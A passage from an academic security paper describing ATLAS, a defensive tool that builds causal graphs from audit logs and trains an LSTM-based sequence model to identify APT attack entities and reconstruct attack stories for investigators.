that an APT attack can be summarized as a temporal sequence of attack phases obtained from audit logs, such as the steps 1-14 illustrated in Figure 1 (b) similar to the attack steps described in natural language. These attack steps often fit in specific contexts as unique sequences representing the semantics of an attack, which can be differentiated from those normal activities in audit logs. Such a sequence-based attack representation naturally fits the training of a model to identify similar attack steps across different APT instances as they often share similar patterns regardless of their log-level details. ATLAS, given an attack symptom node (a malicious IP address that alert event α includes) at inference time, extracts a set of candidate sequences associated with symptom node, and uses a sequence-based model to identify which of those nodes in the sequences contribute to the attack. Thereafter, it uses identified attack nodes to construct the attack story, which includes events of the identified attack nodes, thus making attack investigation more concise and easier to interpret by investigators. Figure 1 (c) illustrates the attack story recovered by ATLAS for the motivating example, which includes the complete key attack steps of the example attack. This process significantly reduces manual efforts for attack investigation from large causal graphs, which excludes events that do not contribute to the attack and reduce the time needed to investigate large causal graphs.

2.1 Definitions

We formally define key terms used throughout (see Figure 2) and present the threat model.

Causal Graph. A Causal Graph `G` is a data structure extracted from audit logs and often used in provenance tracking, indicating the causality relations among subjects (e.g., processes) and objects (e.g., files or connections). The causal graph consists of nodes, which represent subjects and objects, connected with edges, which represent actions (e.g., read or connect) between subjects and objects. We consider here a directed cyclic causal graph, and its edges point from a subject to an object.




Figure 2: Illustration of causal graph, neighborhood graph, events, and sequences.

Entity. An entity `e` is a unique system subject or object extracted from the causal graph where it is represented as a node [3]. The entities we consider include processes, files, and network connections (i.e., IP addresses and domain names). For instance, `winword.exe_21` is a subject that represents a process instance of MS Word application with a process name and ID, and `192.10.0.1:80` is an object that represents an IP address with a port number.

Neighborhood Graph. Given a causal graph, two nodes `u` and `v` are said to be neighbors if they are connected by an edge. The neighborhood of a node `n` is the subgraph of `G` composed of the node `n` and edges connecting neighbor nodes with the node `n`. Similarly, given a set of nodes $\{n_1, n_2, \ldots, n_n\}$, we

[3] We use "entity" and "node" interchangeably across the paper. The term "node" is specifically used when we explain the structure of the causal graph.




Figure 3: Overview of ATLAS architecture.

extract one unified neighborhood graph that includes all nodes and edges connecting them to their neighbors.

Event. An event ε is a quartet $(\texttt{src}, \texttt{action}, \texttt{dest}, \texttt{t})$, the source (src) and destination (dest) are two entities connected with an action. The t is the event timestamp that shows when an event occurred. Given an entity e, its events can be extracted from e neighborhood graph, which includes all actions associated with e's neighbors. For example, given an entity Firefox.exe and a neighborhood graph that includes an action open and timestamp t from node Firefox.exe to node Word.doc, then (Firefox.exe, open, Word.doc, t) is an event where a Firefox process opens a Word file at time t.

Sequence. Given an entity e, a sequence S can be extracted from a causal graph. The sequence S includes all events of entity e's neighborhood graph in a temporal order, such that $\texttt{S}_{\{\texttt{e}\}} := \{\varepsilon_1, \varepsilon_2, \ldots, \varepsilon_n\}$. Similarly, if a set of entities are given, we can extract a sequence that includes all events from their unified neighborhood graph.

Figure 2 (a) illustrates a causal graph with six entities $\{\texttt{e}_\texttt{A}, \texttt{e}_\texttt{B}, \ldots, \texttt{e}_\texttt{F}\}$. Figure 2 (b) shows the neighborhood graph of $\texttt{e}_\texttt{B}$ that includes node B, neighbor nodes $\{\texttt{A}, \texttt{C}\}$ and their connecting edges $\{\texttt{E}_\texttt{AB}, \texttt{E}_\texttt{BC}\}$. Similarly, the neighborhood graph of entities set $\{\texttt{e}_\texttt{B}, \texttt{e}_\texttt{C}\}$ includes the nodes $\{\texttt{A}, \texttt{B}, \texttt{C}, \texttt{D}, \texttt{E}\}$ and edges $\{\texttt{E}_\texttt{AB}, \texttt{E}_\texttt{BC}, \texttt{E}_\texttt{CD}, \texttt{E}_\texttt{CE}\}$ shown in Figure 2 (b). The events of entity $\texttt{e}_\texttt{B}$ is $\varepsilon_{\texttt{AB}} =< \texttt{e}_\texttt{A}, \texttt{a}_1, \texttt{e}_\texttt{B}, \texttt{t}_1 >$ and $\varepsilon_{\texttt{BC}} =< \texttt{e}_\texttt{B}, \texttt{a}_2, \texttt{e}_\texttt{C}, \texttt{t}_2 >$ shown in Figure 2 (c). The event sequence from the entity set $\{\texttt{e}_\texttt{B}, \texttt{e}_\texttt{C}\}$ is shown in Figure 2 (d).

Threat Model and Assumptions. We assume the underlying OS and the auditing applications are part of the trusted computing base (TCB) similar to prior research on provenance tracking [2, 35]. Hence, the audit logs used to construct the causal graph are tamperproof. We consider that the system is benign at the outset, and the attack origin is external to the enterprise, where the attacker uses remote network access to infiltrate the systems. The attack goal is to exfiltrate sensitive data via a set of actions such as information gathering, user manipulation, vulnerable software exploitation, injecting malicious payloads, installing backdoors, and laterally moving to other hosts to perform similar attack actions.

3 Approach Overview

ATLAS, an attack investigation tool, integrates natural language processing and deep learning techniques into data provenance analysis to model sequence-based attack and non-attack behavior. Figure 3 gives an overview of the ATLAS architecture. It mainly consists of two components: sequence-based model learning (a), and attack investigation (b).

During sequence-based model learning (a), ATLAS processes system and application (e.g., browser) logs and builds a causal graph (❶). Here, we implement a set of pre-processing optimizations to reduce the burden of obtaining complex sequences. These optimizations do not affect ATLAS's sequence semantics logic and improve the efficacy of sequence extraction from large-scale causal graphs. ATLAS then constructs sequences of different attack (suspicious or malicious) and non-attack (normal) activities from the optimized causal graph in order to model their behaviors (❷). The constructed non-attack sequences are then undersampled and attack sequences are oversampled as training data to balance the ratio between attack and non-attack sequences (❸). Lastly, ATLAS uses word embedding to map the lemmatized sequences to vectors of real numbers, which capture the context of an entity in a sequence and the relation with other entities (❹). Through the steps above, the extracted sequences enforce the memory of attack patterns through different causal relations, which helps to build an accurate model that can identify the attack traces across different instances (e.g., similar attacks implemented on different victims). Such a sequence-based representation naturally fits the training of a learning model (e.g., LSTMs), similar to models for machine translation and audio, to identify potential future attacks (❺). The learning process is effective because the key steps of different attacks often share similar patterns (semantics) at the entity and action level. More specifically, different attack instances share a generalized pattern regardless of their log-level details, and temporal orders of a sequence effectively separate normal behavior from suspicious behavior.

During attack investigation (b), learning a model from sequences allows a cyber analyst to reason about future attacks. A cyber analyst starts an attack investigation from unknown audit logs with an identified attack symptom entity such as a

suspicious hostname. Here, ATLAS aims at identifying entities among many unknown entities that are involved in attack phases together with the attack symptom entity. To do so, ATLAS uses the attack symptom entity together with each unknown entity, constructs sequences, and uses the trained model to identify whether a sequence is attack or non-attack. If a sequence is classified as an attack, ATLAS infers that the unknown entity is an attack entity. This process helps reduce the time needed to investigate large causal graphs and accelerates the attack investigation by identifying the key attack entities that make up the attack story.

Design Challenges. Developing ATLAS for effective and scalable attack investigation raises a set of unique challenges. Below we present these challenges and how we address each.

The first challenge concerns *constructing sequences to model legitimate and suspicious activities*. We aim at finding sequences that can better separate benign and malicious activities, and generalize sequences extraction across different audit log types. In traditional sequence problems [15], this poses two challenges to obtain the sequences from audit logs. First, there exists a huge number of unique entities in audit logs, such as different processes with multiple instances, and each entity set (i.e., combination) maps to a different arbitrary length sequence. Second, the same attack patterns occurring in different process executions lead to different sequences with the same or highly similar sequence contexts. These may lead to long and repeating entity-based sequences affecting the model convergence and precision in learning (e.g., vanishing and exploding gradients [14]). To address these issues, ATLAS applies a customized graph-optimization to reduce graph complexity (see Sec. 4.1). As a result, short yet appropriate length sequences are obtained. Additionally, ATLAS implements a novel technique to extract and learn sequences that properly represent attack patterns (see Sec. 4.2).

A second challenge concerns the *model learning from sequences*. Attack investigation is historically similar to "finding needles in a haystack", where many activities are monitored, and only a few of them signal a true attack. This results in imbalanced datasets consisting of under-represented attack sequences and over-represented non-attack sequences. At attack investigation, the curse of imbalanced sequences substantially undermines the learning process [38] and tends to bias the model towards non-attack sequences, leaving a number of attack sequences undetected. To address this issue, ATLAS implements under-sampling to reduce the number of non-attack sequences and over-sampling to generate extra attack sequences, obtaining an appropriate balancing ratio between attack and non-attack sequences (see Sec. 4.2.3).

The third challenge is the *automated attack investigation* using the trained sequence-based model. Though ATLAS supports querying arbitrary sequences on the model and reports whether the sequence is attack or non-attack, the generation of such sequences by investigators is ad-hoc and may require the finding of many sequences with candidate attack entities.




Figure 4: Illustration of graph optimization in ATLAS. P: Process, S: Session, A: IP Address, D: Domain name.

To address this issue, ATLAS includes an attack investigation phase, which thoroughly analyzes entities in audit logs to identify attack entities that form an attack sequence when paired with an attack symptom entity. Thus, it is able to comprehensively recover those attack entities that help build the attack story more accurately and efficiently (see Sec. 4.3).

4 ATLAS

In this section, we detail the ATLAS architecture introduced in Figure 3. We start with an *audit log pre-processing* phase that constructs and optimizes the causal graph for scalable analysis (Sec. 4.1). We then present a *sequence construction and learning* phase that constructs attack and non-attack sequences for model learning (Sec. 4.2). Lastly, we present an *attack investigation* phase that uses the model to identify attack entities, which helps build the attack story (Sec. 4.3).

4.1 Audit Log Pre-processing

For model learning and attack investigation, ATLAS starts by transforming audit logs into a platform-independent causal graph to extract sequences. Here, we build an optimized causal graph that reduces logs complexity (i.e., reducing the number of nodes and edges) without sacrificing key semantics for attack investigation. A less complex graph leads to shorter sequences, a crucial metric that guarantees the efficacy and precision of the sequence-based model learning. ATLAS uses three techniques for causal graph optimization. First, ATLAS eliminates all nodes and edges which are not reachable from the attack nodes (in model learning) or the attack symptom node (in attack investigation). Second, ATLAS constructs the causal graph from the audit logs with non-repeating edges, thus, we drop all repeated edges except the edge of the first occurrence of an action (e.g., read or write) between a subject and an object entity, regardless of how many times an action is repeated. As shown in Figure 4, for nodes $\texttt{P}_1$ and $\texttt{A}_1$, among the two events $(\texttt{P}_1, \texttt{connect}, \texttt{A}_1, \texttt{T2})$ and $(\texttt{P}_1, \texttt{connect}, \texttt{A}_1, \texttt{T9})$ which have the same action (connect), ATLAS only considers the event with the earliest timestamp (T2) for constructing the causal graph. Third, ATLAS combines certain nodes and edges if they refer to the same type of events. Turning to Figure 4, the session nodes $\texttt{S}_1$, $\texttt{S}_2$ and $\texttt{S}_3$ are combined into one node $\texttt{S}_1 - \texttt{S}_2 - \texttt{S}_3$, as they share the same incoming-edges (bind)




Figure 5: (Middle) An example causal graph to illustrate sequence construction process. (Left) Attack sequence extraction steps. (Right) Non-attack sequence extraction steps.

and outgoing-edges (`send`). During this process, ATLAS assigns the earliest timestamp of their original edges to the new edge. While this might break the original temporal order of events when building the sequence, it does not affect the identification of expected attack patterns, as the temporal order of events in constructed sequences are consistent between the model learning and attack investigation phases. Through this process, ATLAS achieves on average an 81.81% reduction in terms of the number of the entities, compared to the original causal graph (see Sec. 6.3).

4.2 Sequence Construction and Learning

ATLAS transforms the causal graph into sequences labeled either "attack" or "non-attack" (Sec. 4.2.1), and extends lemmatization and selective sampling into the sequence construction to effectively abstract attack and non-attack patterns (Sec. 4.2.2-4.2.3). Lastly, it uses word embedding to convert sequences into vectors of real numbers and learns a sequence-based model through LSTM (Sec. 4.2.4).

4.2.1 Attack and Non-attack Sequence Extraction

ATLAS uses attack entities as ground-truths to extract attack and non-attack sequences for model training. The entities such as a malicious host-name and payload known to us at attack execution are labeled "attack" and other entities are labeled "non-attack". The attack entities here are the ones that can only be associated with attack events. We use this criteria to distinguish them from non-attack entities. We detail the sequence extraction process below.

Attack Sequences. The attack sequences include temporally ordered events of attack entities. ATLAS first obtains a set of all attack entities from a causal graph and constructs their entity subsets that include two or more entities. For example, Figure 5 (Middle) shows three attack entities $\{\mathtt{A},\mathtt{C},\mathtt{F}\}$ in a causal graph, which have the attack subsets of $\{\mathtt{A},\mathtt{C}\}$, $\{\mathtt{A},\mathtt{F}\}$, $\{\mathtt{C},\mathtt{F}\}$ and $\{\mathtt{A},\mathtt{C},\mathtt{F}\}$ that include two or more entities. Formally, if a causal graph includes $\mathtt{k}$ attack entities, the number of attack entity subsets is $\mathtt{m_a} = \sum_{\mathtt{i}=2}^{\mathtt{k}} \mathtt{C}_{\mathtt{k}}^{\mathtt{i}}$, where $\mathtt{C}_{\mathtt{k}}^{\mathtt{i}}$ is all possible subsets of choosing $\mathtt{i}$ attack entities from $\mathtt{k}$. We note that the number of attack entity subsets can be exponential when $\mathtt{k}$ (the number of attack entities) is large. However, in practice, the number of attack entities are usually not large (e.g., less than 40) as attackers normally try to hide and minimize the traces of their activities. For instance, it is in an attacker's best interest of remaining stealthy to drop one backdoor (represented as one attack entity) instead of dropping $\mathtt{n}$ number of backdoors (represented as $\mathtt{n}$ entities). For each attack entity subset, ATLAS extracts an attack sequence from the optimized causal graph through the following steps. First, for each entity in the attack entity subset, ATLAS extracts its neighborhood graph (see its definition in Sec. 2). This step enables ATLAS to capture all entities which have causal relations with an attack entity. To illustrate, given an attack entity subset $\{\mathtt{A},\mathtt{C}\}$, Figure 5 (Left) Step (1) shows neighborhood graphs of `A` and `C` entities in dashed circles. Second, ATLAS obtains the attack events ordered by timestamps from the constructed neighborhood graph. An event is labeled attack if the source or destination node represents an attack entity. For instance, the extracted attack events for the subset $\{\mathtt{A},\mathtt{C}\}$ are shown in Figure 5 (Left) Step (2), where attack events represent timestamp-ordered nodes connected by edges extracted from the neighborhood graph of the attack entities `A` and `C`. Lastly, ATLAS converts the extracted timestamp-ordered attack events to a sequence, and labels it as attack if (a) it only consists of attack events, and (b) it includes all the attack events of the entity subset. For example, the extracted sequence for the subset $\{\mathtt{A},\mathtt{C}\}$ is labeled attack, since it consists of all the attack events that contain the attack entities `A` or `C`.

Non-attack Sequences. A naive approach to identify non-attack sequences would be similar to constructing attack sequences. That is, obtaining all non-attack entities in a causal graph and extracting their sequences by following the steps above. However, this process is complicated due to the exponential number of non-attack entities. We note that ATLAS does not attempt to learn or identify any benign activity (i.e., non-attack sequences). Instead, it aims to accurately learn and identify the boundary between malicious and non-malicious activities. To this end, ATLAS adds a non-attack entity to each attack subset to extract a non-attack sequence. The added non-attack entity can potentially add non-attack events into the sequence, which enables ATLAS to extract attack-sequence deviations (i.e., non-attack sequences), and

Table 1: Abstracted vocabulary set for lemmatization

Type	Vocabulary
process	system_process, lib_process, programs_process, user_process
file	system_file, lib_file, programs_file, user_file, combined_files
network	ip_address, domain, url, connection, session
actions	read, write, delete, execute, invoke, fork, request, refer, bind receive, send, connect, ip_connect, session_connect, resolve

to precisely learn the similarities and differences between attack and non-attack sequences. Formally, if a causal graph includes $\mathtt{k}$ attack entities and $\mathtt{k}'$ non-attack entities, the number of non-attack entity subsets is $\mathtt{n_a} = \sum_{\mathtt{i}=1}^{\mathtt{k}} \mathtt{C}_{\mathtt{k}}^{\mathtt{i}}.\mathtt{k}'$, where $\mathtt{C}_{\mathtt{k}}^{\mathtt{i}}$ is all possible subsets of choosing $\mathtt{i}$ attack entities from $\mathtt{k}$.

Figure 5 (Middle) shows three attack entities $\{\mathtt{A},\mathtt{C},\mathtt{F}\}$ used to extract all possible attack subsets $\{\mathtt{A}\}, \ldots, \{\mathtt{A},\mathtt{C},\mathtt{F}\}$ that include one or more attack entities. To generate non-attack entity subsets, ATLAS appends one entity at a time from the three non-attack entities $\{\mathtt{B},\mathtt{D},\mathtt{E}\}$ to the extracted attack entity subsets. For each non-attack entity subset, ATLAS then extracts non-attack sequences from the causal graph similar to attack-sequences through the following steps. First, for each entity in the subset, ATLAS extract the neighborhood graph for the entity node. For example, for the non-attack entity subset $\{\mathtt{A},\mathtt{B}\}$, ATLAS extracts the neighborhood graph for entities A and B as shown in Figure 5 (Right) Step (1). Second, ATLAS extracts the ordered events from the neighborhood graph. Figure 5 (Right) Step (2) shows the extracted events for the non-attack entity subset $\{\mathtt{A},\mathtt{B}\}$, which includes ordered events represented by edges extracted from the neighborhood graph for entities A and B. Lastly, ATLAS labels a sequence as non-attack if it does not match any extracted attack sequence, otherwise, the processed sequence is discarded. For example, the extracted sequence for the subset $\{\mathtt{A},\mathtt{B}\}$ is labeled as a non-attack because it does not match any attack sequence.

Sequence Length and Number of Sequences. The sequence length is the total number of entities and actions in a sequence. The sequence construction process of ATLAS does not lead to fixed-length sequences as each sequence may consist of different number of events obtained from a causal graph. Further, the number of attack and non-attack sequences extracted from a casual graph depends on the size of the causal graph, which can include different numbers of entities and events associated with the attack and non-attack entities. Therefore, ATLAS can extract varying lengths and numbers of attack and non-attack sequences from a given causal graph.

4.2.2 Sequence Lemmatization

ATLAS uses lemmatization to transform the sequences into a generalized text representing the sequence patterns for semantic interpretation. Lemmatization is often applied in natural language processing to group differently inflected forms of a word as a single term [37]. This process retains the original semantics of the complete sequences and is conducive to sequence-based model learning. Table 1 shows the four different vocabulary types and the vocabulary in each type that ATLAS uses to abstract entities and actions in a sequence. The vocabulary includes a total of 30 words, which reduces inflectional forms and derivationally related forms of words to a common base form. The vocabulary is grouped into four different types based on fine-grained semantics of the words: process, file, network, and actions. The process, file and network types are used to lemmatize entities. These types are sufficient to capture the context of entities in a causal graph, semantic and syntactic similarity and relation with other words. ATLAS parses each sequence, finds the entities and map each of them to a corresponding vocabulary. For example, `</system/process/malicious.exe read /user/secret.pdf>` is transformed to `<system_process read user_file>`. Overall, the sequences after lemmatization process are transformed into a "sentence-like" intermediate representation which contains the full semantics of generalized sequence patterns. We note that undesired repeating of attack and non-attack sequences may occur after lemmatizing the sequences. To train the model with non-repeating sequences, we discard all non-attack sequences that overlap with an attack sequence before they are passed to the selective sequence sampling, detailed next.

4.2.3 Selective Sequence Sampling

The number of attack and non-attack sequences constructed can be imbalanced. The reason is that there are generally fewer attack entities than non-attack entities in the log entries. For example, we found in our evaluation by analyzing audit logs that the average number of attack entities is 61, while the average number of non-attack entities is around 21K. Training the classifier using such an extremely imbalanced dataset would make it either biased in favor of the majority (non-attack) class or unable to learn the minority (attack) class [14]. To balance the training dataset, ATLAS first undersamples non-attack sequences with a certain similarity threshold. Then, it uses the oversampling mechanism to randomly mutate those attack sequences, until their total number reaches the same number of non-attack sequences. A naive technique to balance a training dataset would be to either duplicate the sequences in the minority attack sequences or randomly remove a subset of the sequences in the majority non-attack sequences. Unfortunately, our initial prototype showed that this leads to a model that over-fit to specific attack patterns or miss many important non-attack patterns. To address these issues, ATLAS uses two mechanisms detailed below.

Undersampling. ATLAS reduces the number of non-attack sequences through Levenshtein Distance [3] to compute the similarity among lemmatized sequences. it then filters out sequences when their similarities exceed an identified threshold. While Levenshtein Distance is often applied in NLP to find the similarity between sentences, ATLAS computes the number of editing steps such as adding or deleting vocabu-

lary words in a sequence to transform a sequence to another lemmatized sequence. The complexity of this process for all sequences in a training set is $O(n^2)$. For each sequence, ATLAS removes the sequences when their similarity exceeds a certain threshold. Particularly, through our experiments, we found that a threshold of 80% similarity between sequences yields a good undersampling ratio that sufficiently filters out highly similar and redundant sequences.

Oversampling. ATLAS employs a mutation-based oversampling mechanism to include a larger variety of attack sequences to the training sequences. Recall that ATLAS defines different vocabulary words that represent different processes and file types (e.g., `system_process` and `program_process`). Here, for each extracted attack sequence after lemmatization, ATLAS randomly mutates one vocabulary word type to another vocabulary word of the same type. This process does not fundamentally change the mutated sequence. However, it increases the number of similar sequences not triggered in the attacks used for model training yet may still occur in other attacks due to contextual differences.

4.2.4 Sequence Embedding and Model Learning

ATLAS uses word-representations embedding [30] to transform the lemmatized sequences into a generalized text representing the sequence patterns for semantic interpretation. This process retains the original semantics of the complete sequence and is conducive to sequence-based model learning.

Sequence Embedding. ATLAS integrates word embedding into model learning to transform the lemmatized sequences into numerical vectors. Word embeddings such as word-representations [30] and word2vec [29] have been widely used in NLP for text representations, since they precisely infer the semantic relations between different words. These vectors define a domain-specific semantic relationship between the vocabularies and help in highlighting the patterns of different sequences for model training. The corpus used for training the word embeddings includes all the lemmatized attack and non-attack sequences from the audit logs. The embedded sequences improve model learning compared to other widely used approaches such as one-hot-encoding [40]. We will present their detailed comparison in Sec. 6.3.

Sequence-based Model Learning. ATLAS uses the Long Short-term Memory (LSTM) [15] network, a subtype of Recurrent Neural Network (RNN) [41] to learn a model from attack or non-attack sequences. LSTM is widely applied and proven to be effective for sequence-based learning in different tasks, such as machine translation [45] and sentimental analysis [52]. The LSTM enables ATLAS to automatically learn a model that differentiate reflected patterns in attack and non-attack sequences. The model also includes a Convolutional Neural Network (CNN) [52], which helps ATLAS capture the stealthy and dynamic nature of APT attacks. Specifically, the learning model uses (1) a Dropout layer for regularization to reduce overfitting and improve generalization error, (2) a Conv1D layer with Max Pooling to process lemmatized sequences, (3) a dense, fully-connected layer with sigmoid activation to predict the attack-relevancy probability of the sequences. This model yields better accuracy compared to other architectures we have experimented with. We detail full architecture of the LSTM model in Appendix A, and compare its classification performance with traditional machine learning models (e.g., Support Vector Machines) in Sec. 6.3.

4.3 Attack Investigation

We describe how ATLAS helps a security investigator conduct attack investigation after a sequence-based model is trained. The investigation often starts from one or more attack symptom entities. For instance, an attack symptom might be a malicious website or an IP address identified by a security analyst or reported by network monitoring systems like Nagios [33] as threat alerts. Here, ATLAS helps automatically discover more attack entities through the given attack symptom entities by querying the sequence-based learning model to find out the entities related to the attack symptom. We detail this process below.

Attack Entity Identification. The goal of ATLAS's investigation phase is to recover all the attack entities related to a given attack symptom entity. Here, ATLAS enumerates all unknown entities and identifies whether an entity in a causal graph is an attack or non-attack entity. This process has a time complexity of $O(n)$ for traversing all unknown entities (n) in the causal graph. We note that ATLAS is able to start an investigation with a varying number of (one or more) attack symptom entities since it exhaustively trains the model with a varying number of attack entities (see Sec. 4.2.1).

To illustrate, Figure 5 (Middle) shows three graph nodes that represent attack entities $\{A, C, F\}$ in a causal graph. One or more of these entities can be given as known attack symptom entities during the investigation, and the rest of the entities, whether they are attack or non-attack, are unknown. To identify the unknown attack entities, ATLAS first obtains a set of all unknown entities from a causal graph and constructs its subsets that include one unknown entity. ATLAS then appends the attack symptom entities to each subset; thus, each subset contains all the known attack symptom entities and only one unknown entity. For example, given the attack symptom entity A in Figure 5 (Middle), ATLAS constructs its subsets $\{A, B\}$, $\ldots$, $\{A, F\}$. ATLAS uses these subsets to extract sequences from the causal graph as detailed in Sec. 4.2.1. The LSTM model is then used to predict whether each sequence is attack or non-attack through a prediction score. This process identifies whether the unknown entity is closely relevant to the attack symptom entity by inspecting whether the temporal-ordered events of these two entities form an attack pattern that the model previously learned. An identified attack sequence indicates the unknown entity is a part of the attack entities. To




Figure 6: Illustration of an attack story recovery process.

illustrate, Figure 5 (Left) shows an example of sequence construction for the subset $\{A, C\}$ where A is an attack symptom entity and C is an unknown entity. To extract the sequence for A and C, ATLAS first extracts the neighborhood graph to find their related events and reforms the neighborhood graph nodes and edges into a sequence of timestamp-ordered events. This process is applied to all the entity subsets, which results in a set of different sequences with varying lengths. ATLAS then lemmatizes the sequence and passes its word embeddings to the model. If the sequence is classified as an attack sequence, ATLAS infers that the unknown entity in the subset (i.e., C) is an attack entity.

Attack Story Recovery. The goal of ATLAS attack story recovery is to identify attack events associated with the identified attack entities from the attack investigation phase. ATLAS extracts the neighborhood graph of the identified attack entities and obtains all included events as attack events. These events are further ordered by their timestamps as the recovered attack story. We note that the mapping between identified attack entities to attack events is highly dependent on the attack under investigation. For example, if ATLAS recovers 30 attack entities at attack investigation, there can be a varying number of events associated with those 30 entities depending on the number of attack actions (e.g., read or write file). Figure 6 (b)-(c) illustrates the steps that ATLAS constructs an attack story from the causal graph illustrated in Figure 6 (a). We consider that during the attack investigation phase ATLAS has successfully recovered the attack entities {`backdoor.exe` (backdoor file), `backdoor.exe_4` (backdoor process) and `1.2.3.4` (malicious host)}. ATLAS uses these attack entities to extract their neighborhood graph in Figure 6 (b), which includes the attack events. This mapping between the attack entities and events allows ATLAS to automatically extract those related attack events without the need for the cyber analyst to perform any manual investigation. For instance, the non-attack entity `SearchIndexer.exe_2` (the Windows NT program) that continuously enumerates and reads files metadata, make a normal read to the `backdoor.exe` file. We note that ATLAS includes this as an attack event in the neighborhood graph in Figure 6 (b) since it includes the attack entity `backdoor.exe`. In general, if a process reads a malicious file, the process likely becomes a part of the attack, and it can be used by the attacker to launch further attack actions. Yet, ATLAS does not include other events (e.g., `(SearchIndexer.exe_2, fork, ε, T12)`) which originate from the process `SearchIndexer.exe_2`, even if they occur after the attack event `(SearchIndexer.exe_2, read, backdoor.exe, T11)`. Lastly, ATLAS reports the attack events ordered by their timestamps from the constructed neighborhood graph as shown in Figure 6 (c).

Handling Multi-host Attacks. To investigate an attack targeting multiple hosts, a cyber analyst often starts from one host and includes more hosts as the investigation progresses. Thus, the attack entities recovered from a host are indicative of including more hosts for cross-host attack investigation. Consider an investigation of a compromised web server that has a malicious program `backdoor.exe` in its web directory. When ATLAS identifies the attack entity of `backdoor.exe`, it uses this entity as a new attack symptom entity to investigate other hosts that have downloaded `backdoor.exe`. This enables ATLAS to naturally support multi-host attack scenarios in a scalable manner. As a result, ATLAS investigation does not require association of the causal graph among different hosts, which is often necessary for provenance tracking techniques [19]. We show in our evaluation that the effectiveness of ATLAS is not affected by the attacks performed across multiple hosts, and it only needs to perform analysis on audit logs from individual hosts to discover all attack entities (see Sec. 6.2). To construct a multi-host attack story, ATLAS merges the audit logs from the compromised hosts and constructs a *unified* optimized causal graph (as detailed in Sec. 4.1) representing the logs of compromised hosts. ATLAS then uses the identified attack entities from those hosts to extract a neighborhood graph that includes all the attack events in the causal graph. Lastly, ATLAS constructs a sequence that details a temporal order of the attack events across multiple hosts (an example case study is presented in detail in Sec. 6.5).

5 Implementation

We implemented ATLAS in Python 3.7.7, with around 3,000 lines of code (LoC) for all its components. Our prototype processes Windows security events for system logs (with Sysmon enabled to log files operations and network connections), Firefox logs for visited webpages, and TShark for DNS logs. ATLAS uses the LSTM model as implemented in the Keras library [6] with the TensorFlow [1] back-end. The LSTM model is tuned with the parameters through grid search for better generalization, and to prevent overfitting on the training data (see Appendix A for model architecture details).

To ensure the efficiency of the LSTM model, ATLAS shortens sequences to a predefined threshold at training as this leads to the vanishing gradients problem [14]. We have found a sequence length of 400 yields similar or better accuracy on the test data compared to other sequence lengths, as the majority of the extracted sequences are shorter than 400 words. We note that the exclusion of such sequences does not lead to losing the key semantics of the attack patterns. Specifically, (1) compared to those normal activities which frequently appeared in audit logs, most attacks are highly targeted to specific goals and hence tend to form shorter sequences, (2) the graph optimization (Sec. 4.1) shortens long sequences, and more importantly, (3) the long sequences of attack steps are often covered by their sub-sequences with shorter lengths, which are extracted through subsets of attack entities.

6 Evaluation

